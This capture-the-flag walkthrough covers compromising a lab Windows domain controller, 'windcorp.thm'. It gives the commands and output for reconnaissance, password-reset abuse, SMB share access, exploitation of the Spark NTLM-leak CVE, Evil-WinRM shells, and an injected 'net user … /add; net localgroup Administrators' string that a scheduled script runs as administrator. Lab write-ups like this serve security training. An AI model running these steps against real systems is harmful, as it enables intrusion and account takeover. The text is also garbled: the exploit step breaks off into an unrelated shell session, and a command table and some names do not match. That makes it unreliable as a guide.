

Prior to running any of the sophisticated attack scripts, We first scan the target machine. This made it possible for us to understand the situation. For scanning will used nmap tool using the command below:

*nmap -A [ip address]*

The image shows a Kali Linux terminal window with two panes. The left pane displays the output of an Nmap scan on 10.10.10.10. The output lists various open ports and services. A red box highlights the 'ssl-cert' information for port 443, which includes the target name 'WINDCORP', netbios domain 'WINDCORP', and netbios computer name 'FIRE'. A green arrow points from this box to the text 'we found a domain and computer name'. The right pane shows the 'fingerprints' for the discovered services, including 'Microsoft Windows Active Directory LDAP' and 'Microsoft HTTPAPI httpd 2.0'. A red box highlights the 'ssl-cert' information for port 443, which includes the target name 'WINDCORP', netbios domain 'WINDCORP', and netbios computer name 'FIRE'. A green arrow points from this box to the text 'we found a domain and computer name'.



Ports open on target


As illustrated above our scan output several well known ports opened on the target. These shows that we may have more than one channel to compromise the target. Ports discovered were:

We start with the HTTP service on port 80.

Keep in mind that my target is also hosting an Active Directory Domain Service, so it will be crucial to take note of information like usernames, emails, and publicly available information that may be useful as i carry out a recon the HTTP service.

## ENUMERATING HTTP SERVICE ON PORT 80





Employees listed

When we looked through the Windcorp website, we found it to be a straightforward page featuring a Reset button and Search bar. As we continued to scroll down the website, we saw that they had included every member of their IT team, and when we inspect the source of the list, we found out that each staff member's email address was also included. Additionally, they listed a few names of employees that would be useful for gaining access to Active Directory (AD), as seen in the image above.


On discovering the email address we used the curl tool to download and filter the content specifically to email addresses.

### The curl command we will use is

```
curl [url of target] | grep -E -o "\b[a-zA-Z0â€"9.-]+@[a-zA-Z0â€"9.-]+\.[a-zA-Z0
```

We continued from there to further enumerate the website and looked into the reset password button. At least lets to see what parameters it accepts for a password reset and what url it submit data to.

Upon several attempt, there were errors and so i figured it out that, clicking the reset button was opening a new tab with the url :  
fire.windcorp.thm . i have not added the domain to my host file initially so i opened my /etc/hosts/ file and added it up. Ensure to add that to your host file as well as below



```
File Actions Edit View Help
kali-prime@kali-prime: ~ x kali-prime@kali-prime: /etc x kali-prime@kali-prime: ~ x openvpn connection x
GNU nano 6.2 hosts *
127.0.0.1 localhost
127.0.1.1 kali-prime
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.56.193 windcorp.thm fire.windcorp.thm
G Help Write Out Where Is Cut Execute Location M-U Undo
X Exit R Read File W Replace U Paste J Justify C Go To Line M-E Redo
```

After adding subdomain up to our host file, we were able to access the reset password page. Basically, the Reset password page accepted only two(2) data. These are:

- Username
- Security Question


No current password was being checked for validation. So the idea was that, Hey, if we could find some little detail about the IT staff or employees, i may have access . This reset password feature is subtile to bruteforce attack as well. But we resorted to finding available info first.

Looking into the IT staff, we inspected the sources and found nothing. So, we moved to the employee listed on the page and inspected the source.

Now remembered that the security questions asked of PETS ? We had one employee who was so excited to talk about their pet after all so why not investigate that.

We looked up that employee's image and found that the image name was a combination of the employee and pet name. With those combinations, navigated to the reset password page and use the details there. **Boom!** password reset was successful with those credentials as shown below:





Now we have a new password **ChangeMe#1234** for the user **lilyle** . With these credentials we tried to log into SMB .

To connect to the SMB share's of the domain, we used a tool called **smbmap**. This tool allows us to list and connect to SMB shares easily. To connect the shares we use the command below:

***smbmap -u [username] -p [password] -H [domain] -R***

The smbmap takes the following argument:

- Domain name: Since our target utilizes Active domain services, we provided the name of the domain. Domain name here is **Windcorp**
- Username : we already discovered some usernames from the target webpage but only one - **lilyle** worked so we used that one here.
- Password : we were able to change the password of user **lilyle** so we used the new password here.
- -R : performs a recursive listing of shared directories

```

kali@kali:~$ smbmap -u lilyle -p ChangeMe#1234 -R -H windcorp.thm
[+] IP: windcorp.thm:445      Name: unknown
Disk
-----
ADMIN$                NO ACCESS    Remote Admin
C$                    NO ACCESS    Default share
IPC$                  READ ONLY    Remote IPC
.\IPC$\\*
fr--r--r--           3 Sun Dec 31 19:03:58 1600  InitShutdown
fr--r--r--           4 Sun Dec 31 19:03:58 1600  lsass

```

```
kali@kali:~$ smbmap -u lilyle -p ChangeMe#1234 -R -H windcorp.thm
```

IP:	Name:	Permissions	Comment
10.10.10.10	Windcorp.thm	NO ACCESS	Remote Admin
10.10.10.10	IPC\$	NO ACCESS	Default share
10.10.10.10	ADMIN\$	READ ONLY	Remote IPC
10.10.10.10	C\$		
10.10.10.10	.\IPC\$		
10.10.10.10	fr--r--r--		InitShutdown
10.10.10.10	fr--r--r--		lsass

After connecting to the SMB and listing all shares as shown above, we connected to the share directory using **smbclient** another tool for connecting to SMB shares. The command used is

**smbclient [share directory] -U[user]**

*Note that it should come pre-installed in your Kali machine*

```
kali@kali:~$ smbclient //windcorp.thm/Shared -U lilyle
Enter WORKGROUP\lilyle's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Fri May 29 20:45:42 2020
..               D          0   Fri May 29 20:45:42 2020
Flag 1.txt       A          45   Fri May 1 11:32:36 2020
spark_2_8_3.deb  A 29526628   Fri May 29 20:45:01 2020
spark_2_8_3.dmg  A 99555201   Sun May 3 07:06:58 2020
spark_2_8_3.exe  A 78765568   Sun May 3 07:05:56 2020
spark_2_8_3.tar.gz A 123216290  Sun May 3 07:07:24 2020

15587583 blocks of size 4096. 10900801 blocks available
smb: \> get *
NT_STATUS_OBJECT_NAME_INVALID opening remote file \*
smb: \> get "Flag 1.txt"
getting file \Flag 1.txt of size 45 as Flag 1.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> get "spark_2_8_3.deb"
```

Upon connecting the share directory successfully, we found a flag.txt (THM[466d52dc75a277d6c3f6c6fcbcb716d6b6242of48]) and a spark\_2\_8\_3 packages. By conducting a little research, we discovered that the spark version 2.8.3 had a vulnerability that allowed an attacker to harvester user NTLM hashes.

**CVE-2020-12772 Detail**

**Current Description**

An issue was discovered in Ignite Realtime Spark 2.8.3 (and the ROAR plugin for it) on Windows. A chat message can include an IMG element with a SRC attribute referencing an external host's IP address. Upon access to this external host, the NTLM hashes of the user are sent with the HTTP request. This allows an attacker to collect these hashes, crack them, and potentially compromise the computer. (ROAR can be configured for automatic access. Also, access can occur if the user clicks.)

**Severity** CVSS Version 3.x CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD Base Score: 8.8 HIGH Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/SU:C/H/I/A/H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

**CVE-2020-12772**

**Description**

When @4nqr34z and myself, @theart42, were building a CTF box, we came across an interesting vulnerability in the Spark XMPP client and its ROAR module.

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Now by discovering this vulnerability and its exploit, we tried installing the package and start testing the vulnerability of Proof-of-Concept as shown below

```

kali@kali:~$ sudo dpkg -i spark_2.8.3.deb
[sudo] password for kali:
(Reading database ... 321637 files and directories currently installed.)
Preparing to unpack spark_2.8.3.deb ...
Unpacking spark-messenger (2.8.3) ...
Setting up spark-messenger (2.8.3) ...
Processing triggers for kali-menu (2020.3.2) ...
kali@kali:~$


```

Once we successfully installed the Spark package, we logged in with the user lilyle credentials again.




There was an error due certificate issue initially so we had to research on this again. We found out it this error could be bypass by going to the advanced option and enabling the not to verify cetificate toggle as shown below:





Now since it shows Buse Candan online, we chose to target him .



On researching the Spark vulnerability it was discovered that by running Spark(2.8.3) and by sending the payload ` cd ..
Evil-WinRM* PS C:\Users\buse> cd Desktop
Evil-WinRM* PS C:\Users\buse\Desktop> dir

        Directory: C:\Users\buse\Desktop

Mode                LastWriteTime         Length Name
----                -
d-----          5/7/2020   3:00 AM                Also stuff
d-----          5/7/2020   2:58 AM                Stuff
-a----          5/2/2020  11:53 AM             45 Flag 2.txt
-a----          5/1/2020   8:33 AM             37 Notes.txt

Evil-WinRM* PS C:\Users\buse\Desktop> type "Flag 2.txt"
HM{6f690fc72b9ae8dc25a24a104ed804ad06c7c9b1}
```

Connecting to the server was successfully as shown above and we found the flag2.txt. Now we needed to find a way to escalate privilege to admin access on target machine.

```
*Evil-WinRM* PS C:\Users\buse\Documents> net user buse
User name                buse
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never
Password last set        5/1/2020 3:07:13 AM
Password expires         Never
Password changeable      5/2/2020 3:07:13 AM
Password required        Yes
User may change password Yes
Workstations allowed     All
Logon script
User profile
Home directory            \\fire\users\buse
Last logon               2/5/2022 9:46:05 PM
Logon hours allowed      All
Local Group Memberships
Global Group memberships *IT                      *Domain Users
The command completed successfully.
```

When we navigated to `c:\>` and displayed its contents, we saw a file named scripts. When we listed scripts, we discovered the files `log.txt` and `checkserver.pl1`. After looking at `log.txt` and `checkservers.ps1`, we discovered that the code was retrieving and running commands from `C:\Users\brittanycr\hosts.txt` directory.

```
*Evil-WinRM* PS C:\> cd scripts
*Evil-WinRM* PS C:\scripts> ls
```

Directory: C:\scripts

| Mode | LastWriteTime     | Length | Name             |
|------|-------------------|--------|------------------|
| -a—  | 5/3/2020 5:53 AM  | 4119   | checkservers.ps1 |
| -a—  | 2/6/2022 12:07 AM | 31     | log.txt          |

```
1 # reset the lists of hosts prior to looping
2 $OutageHosts = $Null
3 # specify the time you want email notifications resent for hosts that are down
4 $EmailTimeout = 30
5 # specify the time you want to cycle through your host lists.
6 $SleepTimeout = 45
7 # specify the maximum hosts that can be down before the script is aborted
8 $MaxOutageCount = 10
9 # specify who gets notified
10 $notificationto = "        @windcorp.thm"
11 # specify where the notifications come from
12 $notificationfrom = "admin@windcorp.thm"
13 # specify the SMTP server
14 $smtpserver = "relay.windcorp.thm"
15
16 # start looping here
17 Do{
18     $available = $Null
19     $notavailable = $Null
20     Write-Host (Get-Date)
21
22     # Read the File with the Hosts every cycle, this way to can add/remove hosts
23     # from the list without touching the script/scheduled task,
24     # also hash/comment (#) out any hosts that are going for maintenance or are down.
25     get-content C:\Users\        \hosts.txt | Where-Object {!(($_ -match "#"))} |
26     ForEach-Object {
27         $p = "Test-Connection -ComputerName $_ -Count 1 -ea silentlycontinue"
28         Invoke-Expression $p
29     }
30     if($p)
31     {
32         # if the Host is available then just write it to the screen
33         write-host "Available host --> " $_ -BackgroundColor Green -ForegroundColor White
34         [Array]$available += $_
35     }
36     else
```

But this user is not admin privileged and we cannot set that access as `buse` user so edit the Hosts.txt file and update it with the command `net localgroup Administrators hacker /add` which changed the access level as an administrator.

The user has only access to SMB so we can use `smbclient` to download the hosts file and reupload after making the necessary changes.

In order to alter the access level to that of an administrator, we edited the Hosts.txt file and added the command `net localgroup Administrators jam /add`. However, because this user lacks admin privileges, we are unable to accomplish that task as a `buse` user.

The user can only access SMB, thus we may get the hosts file using `smbclient` and then reupload it after making the required modifications.



```
(jamoski@pwnmachine)-[~/Desktop/Tryhackme/Ra1.1]
$ smbclient //windcorp.thm/Users -U
Enter WORKGROUP\jamoski's password:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
Administrator          D          0 Sun May  3 03:35:58 2020
All Users               DHSrn      0 Sat Sep 15 12:58:48 2018
angrybird               D          0 Fri May  1 18:29:20 2020
berg                    D          0 Fri May  1 18:29:20 2020
bluefrog579             D          0 Fri May  1 18:29:20 2020
brownostrich284         D          0 Sun May  3 05:06:46 2020
buse                    D          0 Fri May  1 18:29:20 2020
Default                 DHR        0 Fri May  1 05:05:11 2020
Default User            DHSrn      0 Sat Sep 15 12:58:48 2018
desktop.ini             AHS        174 Sat Sep 15 12:46:48 2018
edward                  D          0 Fri May  1 18:29:20 2020
freddy                  D          0 Sun May  3 05:00:16 2020
garys                   D          0 Fri May  1 18:29:20 2020
goldencat416            D          0 Sun Feb  6 13:46:06 2022
goldenwol               D          0 Fri May  1 18:29:20 2020
happ                    D          0 Fri May  1 18:29:20 2020
happyme                 D          0 Fri May  1 18:29:20 2020
Luis                    D          0 Fri May  1 18:29:20 2020
orga                    D          0 Fri May  1 18:29:20 2020
organicf                D          0 Fri May  1 18:29:20 2020
organicfish718          D          0 Sun Feb  6 13:46:59 2022
pete                    D          0 Fri May  1 18:29:20 2020
Public                  DR         0 Thu Apr 30 20:05:47 2020
purplecat               D          0 Fri May  1 18:29:20 2020
purplepanda             D          0 Fri May  1 18:29:20 2020
sadswan                 D          0 Fri May  1 18:29:20 2020
sadswan869              D          0 Sun Feb  6 13:47:23 2022
sheela                  D          0 Fri May  1 18:29:20 2020
silver                  D          0 Fri May  1 18:29:20 2020
smallf                  D          0 Fri May  1 18:29:20 2020
spiff                   D          0 Fri May  1 18:29:20 2020
tinygoos                D          0 Fri May  1 18:29:20 2020
whiteleopard            D          0 Fri May  1 18:29:20 2020

15587583 blocks of size 4096. 10901783 blocks available
```

Now we have the file downloaded, we will inject our payload into the file.

```
hosts.txt x checkservers.ps1 x
; net user jamoski Qq@12345 /add;net localgroup Administrators jamoski /add

smb: \> put hosts.txt
putting file hosts.txt as \hosts.txt (0.1 kb/s) (average 0.1 kb/s)

(jamoski@pwnmachine)-[~/Desktop/Tryhackme/Ra1.1]
$ crackmapexec smb windcorp.thm -u jamoski -p Qq@12345
SMB windcorp.thm 445 FIRE [*] windows 10.0 Build 17763 x64 (name:FIRE) (domain:windcorp.thm) (signing:True) (SMBv1:False)
SMB windcorp.thm 445 FIRE [*] windcorp.thm\jamoski:Qq@12345 (Pwn3d!)
```

As previously mentioned, the hosts.txt file has to be edited.

- Utilized `get hosts.txt` `smb` command to download it to our computer locally.
- Using `net localgroup Administrators jamoski /add`, modify the file on our host computer. We must first remove `hosts.txt` using `rm.txt` and then upload our changed file to that system with `put hosts.txt`.
- After uploading our `hosts.txt`, we already know that this `checkservers.ps1` runs for every minute and fetches `hosts.txt` and runs commands inside it
- After some time, our newly created user account gains admin privileges, enabling us to log in using `evil-winrm` and obtain the third flag.

```
(jamoski@pwnmachine)-[~/Desktop/Tryhackme/Ra1.1]
$ evil-winrm -i windcorp.thm -u jamoski -p Qq@12345

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\jamoski\Documents> cd ../../Administrator
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls

    Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         5/7/2020   1:22 AM             47 Flag3.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat Flag3.txt
THM{l
```

Now we have successfully logged in as an Admin into the target machine and can obtain Flag3.txt

THM{ba3a2bff2e535b514ad760c283890faae54ac2ef}

thanks